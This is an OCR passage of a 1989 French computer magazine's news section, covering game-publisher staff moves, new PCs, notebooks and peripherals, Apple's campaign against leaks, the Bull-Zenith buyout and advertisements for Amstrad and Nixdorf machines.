Chez Ere Informatique, le premier partant a été son fondateur, Emmanuel Viau, nommé directeur du marketing du groupe Infogrames au printemps dernier, mais qui a simplement souhaité retrouver son autonomie afin de réaliser d'autres projets qu'il avait à cœur, toujours dans le domaine de l'informatique de loisir. Bonne chance. Toutefois, entre l'équipe d'Ere et la direction d'Infogrames, il semble qu'il y ait eu divergence de vue sur le «devenir» de la société, et partant de là, sur la manière de la gérer. Bruno Bonnell, PDG d'Infogrames, observe qu'« *il est temps que la micro-informatique de loisir arrive à l'âge adulte. Si la réalisation d'un jeu nécessite, outre les compétences de programmeurs, celles de graphistes et de musiciens qui sont des artistes, la gestion en incombe à des gestionnaires. La sortie d'un produit doit être organisée de façon rationnelle. Pour le reste, Infogrames dispose d'atouts, une présence commerciale à l'export en Europe, ainsi que des compétences et un savoir-faire techniques. Ainsi, les projets externes qu'Infogrames choisira seront financés sur le mode de l'avance sur recette pour les fims, et seront conjointement réalisés par leurs auteurs et par notre équipe interne de programmeurs.*» Bonne chance.

Quant à Philippe Ulrich, ex-directeur de collection d'Ere Informatique, (Exxos, c'est lui), il devrait rejoindre Virgin avec le poste de directeur de la production nationale de logiciels de jeux. Bonne chance. Pour l'heure, Infogrames poursuit sa route et annonce la sortie de Full Metal Planète, jeu de stratégie pour Atari ST et Amiga co-édité par Hitech Productions, à 249 F TTC. Il est aussi en train d'adapter Sim City, conçu par Maxis, une simulation de construction de villes passionnante. Enfin, nous verrons bientôt Jumping Jack Son, jeu d'arcade fortement mâtiné de «rock'n roll».

RADIUS SUR IBM PC

L'UN DES PRINCIPAUX FABRICANTS d'écrans et de systèmes graphiques pour le Macintosh, Radius, vient d'annoncer son premier produit pour IBM PC, un écran double-page destiné aux utilisateurs de logiciels de micro-édition et aux graphistes. L'écran, de 19 pouces de diagonale, offre une résolution de 1 280 x 960 points et supporte les modes graphiques VGA, EGA, MDA, CGA et Hercules. Il est livré avec une seule carte (16 bits compatible AT) qui permet aussi d'utiliser le mode graphique VGA avec 16 niveaux de gris,et avec le logiciel Radiusware/PC qui comporte les drivers haute résolution pour des applications comme Windows, Pagemaker, Ventura, GEM, Wordperfect, Lotus 1-2-3, Autocad... Celui-ci intègre aussi des utilitaires pour réaliser des polices sur grand écran, pour changer de mode graphique à partir du clavier, etc.

DE NOUVEAUX BLOC-NOTES ÉLECTRONIQUES

LE CONSTRUCTEUR AMÉRICAIN GRID lance le Gridpad, un micro-ordinateur compatible IBM PC de type «bloc-notes», équipé d'un processeur Intel 80C86 à 10 MHz mesurant 23 x 30 x 3,6 cm. Banal, à l'heure où des pointures comme Compaq, NEC, Zenith ou Toshiba semblent vouloir occuper le marché ? En fait, le Gridpad est original à plus d'un titre : il est dénué de clavier, son écran à cristaux liquides servant également de périphérique de saisie, et doté d'un logiciel de reconnaissance d'écriture manuscrite ! À l'aide d'un crayon électronique, l'utilisateur écrit directement ses informations sur l'écran à cristaux liquides (en lettres capitales). Ce terminal de saisie portatif numérise les informations, et les enregistre sur des cartouches de mémoire sauvegardée. Ces dernières, de la taille d'une carte de crédit, permettent de transmettre les données vers des micro-ordinateurs ou des sites centraux, en vue d'un traitement global. Le Gridpad évite ainsi de réécrire au clavier, des informations déjà collectées manuellement. Avec ses huit heures d'autonomie, il s'avère tout à fait adapté aux tâches de saisie répétitive, et convient par exemple aux enquêteurs. Il intègre aussi de petits logiciels programmés sous MS-DOS, pilotables au moyen du crayon électronique, par le biais de menus déroulants. SAGEM devrait le distribuer en France au cours du premier semestre 1990, à un prix avoisinant 25 000 F HT.

❑ TANDY, la société-mère de Grid, vient d'annoncer de son côté le Tandy 1100 FD, un nouveau portatif de type «bloc-notes» compatible IBM PC, doté de 640 Ko de mémoire vive et annonçant cinq heures d'autonomie. Tandy devrait le lancer sur le marché américain courant novembre, à un prix voisin de 6 000 F HT.

LE MAC SE FAIT PALETTE GRAPHIQUE

TOUT LE MONDE OU PRESQUE connaît Letraset, premier fournisseur mondial de polices de caractères sous forme de planches de transfert à sec. Forte de cette expérience, la société s'est lancée il y a quelques années dans la distribution de logiciels graphiques pour Macintosh. Après Ready Set Go pour la micro-édition, Image-Studio pour le traitement d'images en niveaux de gris, Letra-Studio pour la manipulation des caractères de titrage et Letra-Font, bibliothèque de caractères numérisés, trois nouveaux produits viennent compléter sa «Ligne Studio». Font-Studio (6 950 F HT) permet de créer polices et logos, Design-Studio (7 450 F HT), héritier de Ready Set Go, est un logiciel de mise en page sophistiqué qui inclut chemins de fer, gabarits, habillage automatique, rotation de caractères et d'images, approche fractionnaire, et traitement de texte complet avec vérificateur orthographique. Mais c'est Color-Studio (15 950 F HT), logiciel de création et de retouche d'images en vraies couleurs 24 bits (16 millions de couleurs), qui innove vraiment : ses fonctions de masquage, de gestion de dégradés et de multiples niveaux de transparence, de rotation et déformation libres d'objets, de récupération d'images numérisées et d'interface avec les divers matériels professionnels (palettes graphiques, vidéo, diapositives, photograveuses), et de séparation des couleurs pour la quadrichromie, font du Mac II (équipé de 4 Mo de mémoire vive minimum et d'une carte couleurs 24 bits) une véritable palette graphique capable de rivaliser avec des systèmes spécialisés dix fois plus onéreux.

Service lecteur nº 10, voir page 38

APPLE COLMATE LES FUITES

L'ACTION SE DÉROULE EN pleine nuit. Ambiance oppressante. Un homme se débat dans son lit, victime d'un abominable cauchemar : sa société, baptisée «Palais des fuites», ruinée, anéantie, est prise d'assaut par une horde de clients enragés. Non, il ne s'agit pas du scénario d'un nouveau film d'épouvante, mais d'une réalisation vidéo de 6 minutes à vocation interne, diffusée depuis près d'un an au sein d'Apple, dans le cadre d'une vaste offensive contre l'espionnage industriel et les indiscrétions.

Un problème avec lequel on ne badine plus, chez le constructeur californien, las de voir s'étaler dans toute la presse ses projets les plus secrets. À tel point que les dirigeants d'Apple ont fait appel à d'anciens agents du FBI et ont recruté un spécialiste de la sécurité en entreprise, pour lutter contre la recrudescence des fuites d'informations. Ainsi, depuis plusieurs mois, les messages d'avertissement à l'égard du personnel se multiplient et nombre d'affiches accompagnées de slogans dissuasifs tapissent les murs de la société. Une situation des plus pénibles pour les employés qui l'apparentent à l'univers de George Orwell dans «1984».

Reste que les mesures mises en œuvre se sont non seulement révélées totalement inefficaces, mais auraient même, selon le magazine *Mac Week*, grand spécialiste en la matière, augmenté la prolifération des fuites. Tel a été le cas notamment au mois de juin, où un groupe de pirates informatiques, connu sous le nom de «Ligue de Prométhée» (personnage mythologique qui déroba le feu aux dieux pour le donner aux hommes), a divulgué des portions du code source confidentiel du système Macintosh. De là à suspecter certains employés d'Apple, mécontents de l'ambiance qui règne dans la société, et désireux de donner une leçon à leurs dirigeants...

LA BOUTIQUE DU PORTATIF

C'EST UN SIGNE DES TEMPS : la société HDS vient d'ouvrir à Nanterre un magasin exclusivement consacré aux ordinateurs transportables et portatifs. Toshiba, Compaq, Zenith, Sharp, Mitsubishi, Tulip et Normerel sont représentés, ainsi qu'une sélection de fabricants taïwanais. On trouvera dans ce point de vente, tous les périphériques spécifiques aux matériels transportables : modem, cartes fax, malettes, etc.

TROIS CONSTRUCTEURS DANS LES COLLÈGES

LE VOILE SE LÈVE ENFIN SUR LES constructeurs retenus pour la deuxième partie du plan de renouvellement du parc de micro-ordinateurs des collèges. Le tiercé gagnant : l'Italien Olivetti et les deux Français Normerel et SMT-Goupil, qui ont été sélectionnés, après tests techniques de leurs machines, par un jury composé de représentants de l'UGAP (Union des groupements d'achat public) et des ministères de l'Education nationale, des Finances et de l'Industrie.



PCS 286 d'Olivetti, compatible IBM PC-AT.

À l'heure où nous mettons sous presse, l'Education nationale ne fournit, cependant, quasiment aucun détail sur la nature exacte et l'importance du marché conclu. Officiellement, chacun des trois fournisseurs devrait livrer de 201 à 600 configurations, le total représentant un budget de 9 à 29 millions de francs. En fait, la commande pourrait se situer autour de 800 configurations, chacune d'entre elles étant composée, selon les constructeurs, de cinq micro-ordinateurs et de deux périphériques d'impression : quatre compatibles IBM PC-XT et une imprimante munie d'un boîtier automatique de partage, pour les cours de bureautique (traitement de texte, tableur...) ; un compatible IBM PC-AT (processeur 80286) et une table traçante, pour la CAO (conception assistée par ordinateur).

Olivetti a été sélectionné avec sa toute nouvelle gamme de micro-ordinateurs bas de gamme PCS (PCS 86 pour les compatibles PC-XT, PCS 286 pour les PC-AT), Normerel avec ses PC-XT NS 30 et ses PC-ATC12, et Goupil avec ses modèles G5 S86 et G5286.

Le ministère ne donne aucune indication sur la répartition des parts de marché entre les trois constructeurs. Toutefois, Olivetti affirme avoir remporté l'essentiel de la mise.

Pour sa part, Normerel déclare avoir reçu commande de 201 configurations et se crédite d'environ 33 % du marché, en valeur. Un flou artistique qui, en tout cas, en dit long sur les traces laissées par le précédent appel d'offres.

Echaudé par les retombées médiatiques de «l'affaire des 13 000 micros» de l'été 1988 qui avait fait la part belle à Victor alors suédois, au détriment des constructeurs français, le ministère de l'Education nationale marche, cette année, sur des œufs.

LE D.O.N. DE LA MUSIQUE

DEUX SOCIÉTÉS PARISIENNES, Digital Concept International et Mediavisuel (filiale du groupe Matra), proposent actuellement aux professionnels de la musique le lecteur de disques magnéto-optiques Ricoh XT 6000E (testé dans SVM n°65, dans sa version Vision Data System 9200) au prix exceptionnel de 28 000 F HT, soit environ 30% de moins que le prix couramment pratiqué. Rappelons que ce lecteur fonctionne avec des disques optiques numériques effaçables 5 pouces 1/4 amovibles d'une capacité de 320 Mo par face, soit un total de 640 Mo pour 1 950 F HT (Mediavisuel) ou 2 670 F HT (DCI) par disque. Le temps d'accès moyen est de 66 ms. Les deux sociétés proposent des kits d'adaptation pour le Macintosh et les IBM PC-AT et PS/2. Quant à DCI, elle étend cette proposition aux Atari ST et Amiga, pour lesquels elle a développé une carte DMA, et aux stations de travail Sun, DEC et Hewlett-Packard.

Aux personnes et entreprises qui n'exercent pas une activité liée à la musique, le Ricoh XT6000E sera proposé à 35 000 F HT chez Mediavisuel (kit d'adaptation en plus), et chez DCI à des prix incluant le kit d'adaptation, et donc variant suivant la machine : 36 000 F HT pour le Macintosh, 44 000 F HT pour les PC et PS/2, 54 630 F HT pour les stations de travail, et 37 200 F HT pour les Atari ST et Amiga. En outre, Mediavisuel a réalisé une étude de marché très complète sur l'offre actuelle et future des constructeurs en matière de disques optiques numériques, vendue 1 900 F HT.



AMSTRAD PC 1512 4990 F* TTC

Très professionnel... très joueur !

MENDÈS-FRANCE M.C.

PC 1512 AVEC SON IMPRIMANTE DMP 3160
A PARTIR DE
6490 F* TTC

Jusqu'au 31 décembre, si vous vous offrez le PC 1512 avec son imprimante, vous ne la paierez que 1 500 F.

L'AMSTRAD PC 1512, c'est d'abord l'un des ordinateurs compatibles les plus vendus en Europe. On en trouve déjà des centaines de milliers, en entreprise comme à la maison. Il y a une bonne raison à cela : il sait tout faire. C'est un vrai professionnel, vendu complet avec l'INTEGRALE PC + (traitement de textes, tableur et base de données intégrés sous GEM). Il accepte également les milliers de programmes conçus pour PC. Et c'est aussi un vrai joueur qui vous donne le grand frisson avec les super jeux tournant sur compatibles : jeux d'arcades, jeux de rôles, aventures médiévales, Kriegspiel, simulateurs de vol, échecs, bridge, golf...

Pour vous détendre et travailler aussi à la maison, l'AMSTRAD PC 1512 est l'ordinateur qu'il vous faut.

* AMSTRAD PC 1512 + L'INTEGRALE PC+ : à partir de 4 990 F TTC.

Offre spéciale : PC 1512 + Imprimante DMP 3160 + L'Intégrale PC+ : à partir de 6 490 F TTC.

Prix publics généralement constatés

Modèle présenté : PC 1512 Simple Drive, écran couleur 6 490 F TTC.
Offre spéciale : 7 990 F TTC avec son imprimante.




Service lecteur n° 11, voir page 38

Pour tout savoir sur le PC 1512 et son imprimante, tapez 3615 code AMSTRAD, et lisez le mensuel **AMSTRAD PC** en vente dans tous les kiosques.

Service lecteur nº 12, voir page 38

MÉGA-LIVRES POUR SUPER-CRACS

LES ÉNORMES DOCUMENTATIONS livrées avec les logiciels montent à la tête des éditeurs de livres informatiques. En dehors de quelques petits guides pratiques, plus question d'attirer le chaland à moins d'un millier de pages. Pour exemple, voici deux énormes ouvrages sur le système d'exploitation MS-DOS de Microsoft. Le premier, «Le guide du développeur sous MS-DOS» édité par PSI, rassemble en 1 024 pages l'ensemble de la documentation sur les utilitaires les plus connus (PC Tools, DOS Edit, Norton Utilities, etc.), sur les langages les plus employés (assembleur, C, Pascal), et sur le système lui-même. Cette dernière partie passe en revue la programmation des différents processeurs, coprocesseurs et circuits utilisés par les micro-ordinateurs d'IBM, et détaille les fonctions de contrôle des différents sous-systèmes de MS-DOS. On s'en sert comme d'un dictionnaire dont il ne faut pas attendre beaucoup d'explications. L'outil est destiné au programmeur professionnel qui trouvera pratique d'avoir à portée de main un seul document de référence. De son côté, Micro Application vient de publier la nouvelle édition de «La bible PC», un pavé de 1 030 pages dont le sous-titre, «Programmation système», pourrait laisser croire qu'il ne s'adresse qu'aux techniciens. Or le livre s'attache à expliquer en détail le fonctionnement de MS-DOS et à montrer par exemple comment on pilote une carte graphique, comment on exploite la mémoire étendue, ou comment on réalise un programme co-résident. Une démarche qui satisfera les développeurs passionnés mais aussi les curieux. Une centaine de programmes en langage C, Basic, Pascal, ou assembleur facilite la compréhension de l'ouvrage. Le Guide P.S.I du développeur sous MS-DOS : 295 F. La Bible PC : 340 F, ou 440 F avec les programmes de démonstration sur disquettes.



Un millier de pages sur MS-DOS.

RETZ ENTRE DANS LE JEU

CONNU COMME ÉDITEUR SPÉCIALISÉ dans les livres éducatifs pour enfants et adolescents, Retz étend aujourd'hui ses activités avec le lancement d'une première gamme de logiciels pédagogiques, ludiques et bon marché. S'inscrivant dans ce contexte, la collection Labyrinthe se compose de quatre programmes de jeux de rôle, proposés respectivement aux prix de 245 F TTC dans les versions pour compatibles IBM PC, Atari ST ou Amiga, et de 195 F HT dans celle destinée aux Amstrad CPC. Sur toile de fond d'aventure, ces quatre jeux permettent ainsi aux enfants de 8 à 10 ans et de 11 à 14 ans, une distrayante remise à niveau en orthographe ou en mathématiques. Autre point fort du catalogue, Typoflash se présente, lui, comme un bon outil d'initiation à la micro-édition. Doté de quatre polices de caractères et offrant les fonctions de base de la PAO, il permet notamment de confectionner, grâce au module d'insertion d'images, des journaux, cartes ou affiches, et d'importer des fichiers au format ASCII provenant d'autres applications. Commercialisé au prix raisonnable de 390 F HT, ce programme simple mais bien conçu, pour compatibles IBM PC, fonctionne sur toutes les configurations d'une capacité minimale de 512 Ko de mémoire vive.

- LOTUS A PRIS UNE PARTICIPATION de 15 %, avec option pour 10 % de plus, dans le capital de Sybase, une société très courtisée grâce à SQL Server. 1-2-3 version 3 sera le premier à bénéficier de cette alliance.

WORDPERFECT FAIT UN DESSIN

WORDPERFECT CORPORATION, quatrième éditeur mondial de logiciels pour micro-ordinateurs, annonce le lancement de Drawperfect 1.0, un logiciel graphique pour IBM PC et compatibles. Drawperfect, dont on ignore encore le prix, comporte des fonctions d'animation, et intègre un puissant langage de macrocommandes. La filiale française de l'éditeur envisage de le commercialiser en anglais à partir du mois de février.

Avec le déclin de la grande période des clones indifférenciés, le paysage micro-informatique devient une jungle, où les PC naissent avec un "patrimoine génétique".

Ceux qui nous connaissent comprendront qu'un PC Nixdorf soit puissant, modulaire, le cas échéant connectable en station de travail sur un système Nixdorf, et orienté "applications". Ceux qui ont suivi les travaux de Nixdorf sur les systèmes ouverts apprendront sans surprise que la banque de logiciels Nixdorf est en voie de portage sur MS-DOS 4, 0S/2, UNIX®, Lan Manager et Xenix.

Les fans du Lap Top auront l'heureuse surprise de découvrir chez un fabricant réputé discret sur le "hardware", un bijou appelé Nixdorf 386 VGA doté d'une mémoire d'1 MB et d'un micro-processeur 80386, que beaucoup disent le mieux ciselé du marché. Et agrémenté d'un service après-vente dont la valeur n'attend pas le nombre des kilos.

La jungle est sans pitié, mais elle n'est pas sans beauté.

Les PC Nixdorf : ils naissent puissants, et gardent l'esprit de famille.



Prénom/Nom

Fonction

Société

Adresse

Téléphone

Souhaite recevoir: ☐ une documentation ☐ la visite d'un ingénieur commercial

Retourner ce coupon à: Nixdorf Computer France, Isabelle Le Blanc, BP 8298, 95802 Cergy Cedex, Tél.: (1) 34 20 37 27

SVMPCL

Service lecteur n° 13, voir page 38

DES OUTILS POUR QUATRIÈME DIMENSION

En plus du lancement de la version 4, ACI va enrichir son produit vedette, Quatrième Dimension, de plusieurs outils étonnants. Reprenant la notion de programmes complémentaires (Add-In) qui a fait le succès de 1-2-3 de Lotus, ACI propose trois outils qui transforment son logiciel en un programme d'utilisation universelle. 4D Calc est un tableur complet qui s'intègre totalement dans la base de données : une zone de la base peut être déclarée comme tableau de chiffres, et toutes les fonctions 4D sont disponibles dans le tableur. Dans le même ordre d'idées, 4D Write est un traitement de texte classique, mais dont le texte est une zone de fichier. Une même fiche peut contenir plusieurs textes ou plusieurs tableaux de chiffres. Ceux qui manipulent de manière professionnelle de nombreux tableaux ou textes comprendront tout l'intérêt de considérer cette collection de textes ou de tableaux comme un fichier unique. Autre élément fondamental, la notion de lien dynamique existe entre toutes les zones définies. On peut ainsi utiliser le contenu d'une zone de fichier dans une case de tableau, puis reprendre le résultat du calcul dans une autre case et la remettre dans le fichier : toute modification de la zone initiale provoquera la cascade de calcul et de de modification, le tout sans aucune programmation. Graph 3D enrichit la bibliothèque graphique de 4D de représentations en trois dimensions.

Ainsi, avec ses programmes complémentaires, 4D propose une nouvelle vision du logiciel intégré, dont l'élément d'intégration est la base de données. De plus, ACI va enfin lancer File Force, une version sans programmation de 4D, qui sera un redoutable concurrent de File 2 de Microsoft ou Filemaker 2.0 de Claris, et dans laquelle les logiciels complémentaires de 4D seront utilisables.

Enfin, pour ceux qui gagnent leur vie en écrivant des applications avec Quatrième dimension, deux outils seront disponibles. 4D Mover autorise la génération d'applications à partir d'éléments (fichiers, rubriques, formats, fonctions, procédures) réalisés par ailleurs. 4D Mover permet de créer de véritables ateliers où plusieurs personnes travaillent en même temps sur la même application. Enfin, le compilateur 4D Compiler permettra de transformer une base de données en un programme directement exécutable, ce qui procurera un gain de vitesse très appréciable. File Force sera disponible courant décembre à 2 800 F HT, et Graph 3, à 1 500 F HT. Les autres logiciels seront progressivement mis en vente durant le premier trimestre 1990.

L'AVANCE DE PSION

Ce n'est plus une vague, c'est un raz-de-marée. La société britannique Psion se lance à son tour sur le marché des ordinateurs de cartables, en plein renouveau, avec ses trois modèles de «Mobile Computer», des machines au format A4, sans lecteur de disquettes ni disque dur, dotées d'un écran à cristaux liquides pleine taille. Le MC200, doté d'un écran de 640 x 200 points, coûte autour de 5 500 F HT. Le MC400 (640 x 400 points), avoisine les 8 500 F HT. Tous deux fonctionnent avec un système d'exploitation propre à Psion. Leur interface graphique intègre un petit traitement de texte, un agenda, et un gestionnaire de bases de données. Avec ces machines, l'utilisateur n'a plus besoin d'enregistrer ses modifications, ni de quitter ses applications. Au bout de quelques minutes d'inactivité, les MC passent automatiquement au mode repos.

En option, un module de numérisation de la parole peut être adapté à ces ordinateurs (environ 1 000 F HT). Ce dernier permet de comprimer une heure de paroles dans 300 Ko. Il permet d'autre part, d'intégrer les enregistrements dans la gestion de l'agenda par exemple. La machine peut ainsi servir de répondeur téléphonique.

Le troisième modèle de la gamme, le MC600, tourne plus classiquement - mais de manière plus intéressante - sous MS-DOS. Il comporte deux connecteurs d'extension spécifiques, et 768 Ko de mémoire vive. Il gère par ailleurs un disque virtuel de 1 Mo, doté de sa propre batterie de sauvegarde. Le système d'exploitation MS-DOS 3.2 s'y trouve inscrit en mémoire morte. Pour mémoire de masse, cet ordinateur utilise les «Flash Memories» d'Intel, des cartouches de mémoire sauvegardée de type EPROM, qui peuvent être effacées électriquement, soit en partie, soit complètement. Elles offrent le triple avantage d'une grande rapidité, d'une excellente fiabilité, et d'une faible consommation d'énergie.

Pour un prix avoisinant 15 000 F HT, le MC600 est livré avec Laplink 3, un logiciel de communication permettant de transférer les données vers tout autre compatible IBM. En option, on peut lui adjoindre un lecteur de disquettes externes, un connecteur pour sortie série RS232 ou pour lecteur de codes à barre, et un modem. La société française Aware, déjà distributrice des ordinateurs de poche Psion Organizer devrait annoncer prochainement le lancement en France de la gamme MC.

ÉCRAN PLAT COULEUR : NEC

On attendait Sharp ou Toshiba, NEC leur a grillé la politesse: le Prospeed CSX du constructeur japonais est le premier ordinateur portable muni d'un écran à cristaux liquides couleur, disponible aux Etats-Unis dès le mois d'octobre. Basée sur le processeur Intel 80386 SX à 16 MHz, avec 2 Mo de mémoire en standard (extensible à 4 Mo), un lecteur de disquettes 3 pouces 1/2 de 1,44 Mo et un disque dur interne de 42 Mo doté d'un temps d'accès moyen de 28 millisecondes (remplaçable par un disque de 100 Mo avec un temps d'accès moyen de 23 ms), cette machine n'est cependant pas autonome et dispose d'une alimentation électrique 110/230 volts. L'écran, de résolution 600 x 400 points est à cristaux liquides couleur de type CTN (Compensated Twisted Nematic) et permet l'affichage de 16 couleurs choisies parmi une palette de 64. Il supporte les modes graphiques EGA et CGA, ainsi que le mode texte VGA (720 x 400). Le poids de cette machine est d'environ 10 kg avec l'alimentation électrique, et elle mesure 38 cm de long, 36,5 cm de large et 10 cm d'épaisseur. Son prix est de 8 499 $ (55 500 F) pour la version avec disque dur de 42 Mo, et 9 499 $ (62 000 F) avec disque dur de 100 Mo.

LE CLAVIER À BOULE



La boule de commande dans le clavier.

Apple et Atari l'ont tous deux choisi pour équiper leurs ordinateurs portatifs : c'est le grand retour du «trackball», cette boule de commande qui se comporte comme une souris inversée.

La société française Technologie Diffusion Création a eu une bonne idée : elle commercialise un clavier à 102 touches pour IBM PC et compatibles, avec une boule de commande intégrée. Pour 1 600 F HT, ce périphérique coûte moins cher qu'un clavier et une souris achetés séparément.

◄ Service lecteur n° 14, voir page 38

ZENITH NATIONALISÉ !

COMMENT ACQUÉRIR EN QUELQUES instants une dimension internationale sur le marché de la micro-informatique ? Tout simplement en signant un chèque de 635 millions de dollars : c'est le montant approximatif du rachat par le groupe nationalisé français Bull de Zenith Data System, la division informatique de la société Zenith, par ailleurs dernier fabricant américain de téléviseurs. En absorbant cette société de 4 000 personnes, qui a réalisé en 1988 un chiffre d'affaires de 1,4 milliards de dollars, Bull, dont le chiffre d'affaires en 1988 a été de 5,3 milliards de dollars passe de la 11e à la 6e place au classement mondial des constructeurs d'ordinateurs. Mais surtout, la société française devient ce qu'elle n'avait jamais pu être par elle-même : un acteur de premier plan sur le marché de la micro-informatique. L'opération de rachat, qui doit être approuvée fin novembre par l'assemblée générale des actionnaires de Zenith, est financée pour 300 millions de dollars sur les fonds propres de Bull, et pour le reste sur prêt bancaire.

Au sein du groupe Bull, la part de la micro-informatique dans le chiffre d'affaires consolidé va donc passer de 10 à 30 %. Dans l'immédiat, peu de changement visible est à attendre : Zenith Data System demeure une société autonome, et son équipe dirigeante est maintenue en place. Elle pourra toutefois utiliser la logistique de Bull HN aux Etats-Unis, tandis que l'usine Bull de Villeneuve d'Ascq deviendra son centre de production pour l'Europe. Globalement, Bull bénéficie ainsi, outre les importantes économies d'échelle que lui ouvrent une production annuelle de 700 000 machines (estimation pour 1989), de la plus large gamme de micro-ordinateurs compatibles IBM : aux modèles de bureau à bus AT ou MCA de Bull s'ajoutent les portatifs, transportables, et ordinateurs haut de gamme de Zenith, par ailleurs membre actif du groupe EISA.

LA RADIO SE MET AU NUMÉRIQUE

LE RDS, OU RADIO DATA System, va bouleverser dans les années qui viennent le paysage radiophonique. Ce nouveau procédé de diffusion produit en permanence un code numérique inaudible qui permet aux récepteurs de reconnaître chaque type de programme, et la fréquence de la station associée. Si, par exemple, on choisit d'écouter une pièce de théâtre radiodiffusée, l'appareil cherche de lui-même un programme de ce type et s'y arrête automatiquement. Dès la fin de la représentation, le récepteur se met en quête d'une autre pièce.

Trente types de programmes ont déjà été définis par l'UER (l'Union européenne de radiodiffusion) en janvier 1988, dont quinze laissés au choix du diffuseur et quinze prédéfinis (nouvelles, affaires publiques, information, sport, éducation, théâtre, culture, sciences, variétés, musique pop, musique rock, musique légère, musique classique légère, autres musiques). À terme, un autre programme, le «31 alarme», acheminera les messages de détresse. Les auto-radios RDS capteront aussi des messages spécifiques, les flash routiers notamment, pourront interrompre le programme radiophonique, la cassette ou le disque compact en cours, pour avertir l'automobiliste d'un bouchon ou d'un accident .

- SELON JEAN-CLAUDE MALRAISON, directeur général d'IBM France Diffusion, plus de 3 millions de PS/2 auront été vendus dans le monde fin 1989, dont 65 à 70 % à bus MCA.

- PARMI LES CD-ROM DE LA RENTRÉE, citons le CD-Littérature réalisé par Nathan Logiciels à partir de sa collection «Littérature». Quinze rubriques et 111 thèmes permettent un parcours global et rapide de cette anthologie regroupant 380 auteurs et plus de 1 200 textes. Ce produit est vendu 3 600 F HT, et 8 010 F HT avec un lecteur Philips.

- PHILIPS ET RENAULT ONT PRÉSENTÉ au salon Equip'Auto les premières applications CD-I – technologie développée par Philips et Sony, groupant images, textes et sons sur un disque compact piloté par ordinateur. Ces applications sont destinées à la formation pour le réseau Renault International.

- VU AU SALON DE LA MICRO, UN scanner à main couleur qui numérise en 4 096 teintes à raison de 90 points par pouce et par couleur primaire. Distribué par Cameron à 5 900 F HT, le Handy Scanner 6 sera bientôt disponible sur IBM PC, Amiga et Atari ST.

- MINOLTA ANNONCE POUR SES photocopieurs un toner de couleur blanche, pour imprimer sur papier foncé. À quand la même chose sur imprimante à laser ?

- L'OPEN SOFTWARE FOUNDATION, cette alliance de constructeurs et développeurs destinée à l'élaboration d'un standard Unix ouvert, est en passe de retenir le système d'exploitation Mach, de l'Université de Carnegie Mellon, comme cœur de son propre système.Rappelons que Mach est aussi au cœur du Next.




Boule Trackman à 3 touches de sélection.


QUATRE MILLIONS DE SOURIS

LA SOCIÉTÉ SUISSE LOGITECH vient de dépasser le cap des quatre millions de souris vendues dans le monde. Avec 36 % du marché, Logitech arrive en tête des fabricants de périphériques manuels (souris et scanners). Fondée en 1981, l'entreprise qui emploie 780 personnes dans neuf pays, a réalisé un chiffre d'affaires de 480 millions de francs en 1989. Elle fabrique en sous-traitance pour le compte de constructeurs tels que Apple, Apollo, DEC, Hewlett-Packard, IBM, Olivetti et Zenith. Logitech annonce d'ailleurs qu'elle livrera sa cinq millionième souris vers la fin du mois de mars. La firme présente aujourd'hui quatre nouveaux modèles de souris - la série 9 - pour IBM PC ou PS/2 et compatibles. Leurs prix varient de 840 F HT (pour les modèles série ou parallèle) à 1 190 FHT (pour le modèle mixte). Logitech lance également un nouveau scanner à main, le Scanman Plus. Ce dernier mesure 3,5 x 14 x 3,5 cm et ne pèse que 400 grammes. Il dispose d'une fenêtre de saisie de 106 mm et offre un choix de résolutions compris entre 100 et 400 points par pouce (2 490 F HT pour IBM PC et compatibles et 3 900 F HT pour Macintosh). D'autre part, Logitech lancera début décembre, la version 2.0 du logiciel pour scanner à main Scanman. Vendu 3 900 F HT, ce dernier permettra de numériser des images en vrais niveaux de 